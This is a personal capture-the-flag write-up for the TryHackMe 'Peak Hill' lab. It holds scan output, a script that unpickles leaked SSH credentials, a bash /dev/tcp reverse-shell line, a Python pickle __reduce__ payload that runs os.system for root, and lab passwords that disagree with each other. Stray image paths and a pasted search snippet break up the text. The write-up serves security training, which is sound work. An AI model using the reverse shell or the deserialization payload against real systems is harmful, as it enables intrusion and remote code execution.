

# Peak Hill

## Working Theory

## Enumeration

## Tools

### nmap

```
# Nmap 7.80 scan initiated Thu May 21 15:13:45 2020 as: nmap -sC -sV -oN portScn 10.10.115.4
Nmap scan report for 10.10.115.4
Host is up (0.23s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.9.10.47
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 04:d5:75:9d:c1:40:51:37:73:4c:42:30:38:b8:d6:df (RSA)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
# Nmap done at Thu May 21 15:14:13 2020 -- 1 IP address (1 host up) scanned in 27.57 seconds

Nmap done: 1 IP address (1 host up) scanned in 417.73 seconds

# Targets

## port 21 ftp

```
-anonymous login allow
found .creds
```

## pickled data

[illegible]

```
ssh_pass26qXlqqX    ssh_pass5qX3qqX ssh_pass1qX1qqX
ssh_pass22qh
qX
ssh_pass12qX@qqX    ssh_user2q Xeq!q"X    ssh_user5q#Xiq$q%X
ssh_pass18q&h
q'X
ssh_pass27q(Xdq)q*X    ssh_pass3q+Xkq,q-X
ssh_pass19q.Xtq/q0X    ssh_pass6q1Xsq2q3X    ssh_pass9q4hq5X
ssh_pass23q6Xwq7q8X
ssh_pass21q9hq:X    ssh_pass4q;hq<X
ssh_pass14q=X0q>q?X    ssh_user6q@XnqAqBX    ssh_pass2qCXcqDqEX
ssh_pass13qFhqGX
ssh_pass16qHhAqIX    ssh_pass8qJhqKX
ssh_pass17qLh)qMX
ssh_pass24qNh>qOX    ssh_user3qPhqQX ssh_user4qRh,qSX
ssh_pass11qTh
qUX    ssh_pass0qVXpqWqXX
ssh_pass10qYhqZe.
```

-seems like pickle library that perform serialization  
-the serialize binary seems to be ssh credential.



python serialization and deserialization



About 486,000 results (0.46 seconds)

Object **serialization** is the process of converting state of an object into byte stream. This byte stream can further be stored in any file-like object such as a disk file or memory stream. It can also be transmitted via sockets etc. **Deserialization** is the process of reconstructing the object from the byte stream.

[www.knowledgehut.com > tutorials > python-object-ser...](http://www.knowledgehut.com/tutorials/python-object-ser...)

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## script to deserialize

```
#!/usr/bin/env python3
```

```
import pickle
import binascii
```

```
#convert binary to ASCII
```

```
file = open("/home/nobodyatall/tryhackme/peakHill/.creds", "r").read()
credsByte = binascii.unhexlify("%x" % int(file, 2))
```

```
unpickleData = pickle.loads(credsByte)

unpickleData = dict(unpickleData)
username = ""
password = ""

#username sorting
for i in range(7):
    username+=unpickleData[f'ssh_user{i}']


#password sorting
for i in range(28):
    password+=unpickleData[f'ssh_pass{i}']

print("SSH User: %s" % username)
print("SSH Pass: %s" % password)
```

## Post Exploitation

## Privilege Escalation

-found cmd\_service.pyc running as root user

A terminal window with a dark background and green text. The user 'gherkin' is at the prompt 'gherkin@ubuntu-xenial:~\$'. They run 'sudo -l', which prompts for a password and then displays a message: 'Sorry, user gherkin may not run sudo on ubuntu-xenial.' They then run 'ls -la', which shows a directory listing. The listing includes files like '.', '..', '.cache', and 'cmd\_service.pyc'. The file 'cmd\_service.pyc' is owned by 'root' and has permissions '-rw-r--r--'. The terminal ends with the prompt 'gherkin@ubuntu-xenial:~\$' and a green cursor.

```
gherkin@ubuntu-xenial:~$ sudo -l
[sudo] password for gherkin:
Sorry, user gherkin may not run sudo on ubuntu-xenial.
gherkin@ubuntu-xenial:~$ ls -la
total 16
drwxr-xr-x 3 gherkin gherkin 4096 May 22 07:22 .
drwxr-xr-x 4 root     root    4096 May 15 18:38 ..
drwx----- 2 gherkin gherkin 4096 May 22 07:22 .cache
-rw-r--r-- 1 root     root    2350 May 15 18:37 cmd_service.pyc
gherkin@ubuntu-xenial:~$
```

decoded and found dill cred

```
nobodyatall@0xB105F00D:~/tryhackme/peakHill$ python dillCred.py
username: dill
password: n3v3r @_dill_m0m3nt
nobodyatall@0xB105F00D:~/tryhackme/peakHill$
```

restricted shell

```
nobodyatall@0xB105F00D:~$ nc 10.10.27.157 7321
Username: dill
Password: n3v3r @_dill_m0m3nt
Successfully logged in!
Cmd: /tmp/script.sh
Cmd: ^[[A
Cmd: /tmp/script.sh
```

escape restricted shell

-create a script.sh file in /tmp

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/127.0.0.1/18890 0>&1
```

-then in the restricted shell exec "/tmp/script.sh"

-i cant return the shell to local machine, due to restricted when trying to ping to my ip

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ ping 10.9.10.47
ping 10.9.10.47
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
^C
```

dill user have sudo privilege on this file

```
nobodyatat@0xB105F 00D: X nobodyatat@0xB105F 00D: ~/tryhackme/peakhill
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo -l
sudo -l
Matching Defaults entries for dill on ubuntu-xenial:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User dill may run the following commands on ubuntu-xenial:
  (ALL : ALL) NOPASSWD: /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:/opt/peak_hill_farm$
```

Binary program output

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```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: lamb
```


tried input

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lamb  
beef  
meat  
crop

result => this not grow did not grow on the Peak Hill Farm! :(

-base on the room title it's a python deserialization, so google find pickle deserialization exploit



# script pickle deserialize

```
import os
import base64
import pickle

class RCE:
    def __reduce__(self):
        cmd = ('/tmp/script.sh')
        return os.system,(cmd,)

pickled = pickle.dumps(RCE())
print(base64.b64encode(pickled))
```

## Creds

```
ssh
===
gherkin: p1ckl3s_@11_@r0und_th3_w0rld
```

```
port 7321 cred
=====
dill: n3v3r_@_d1ll_m0m3nt
```

## Flags

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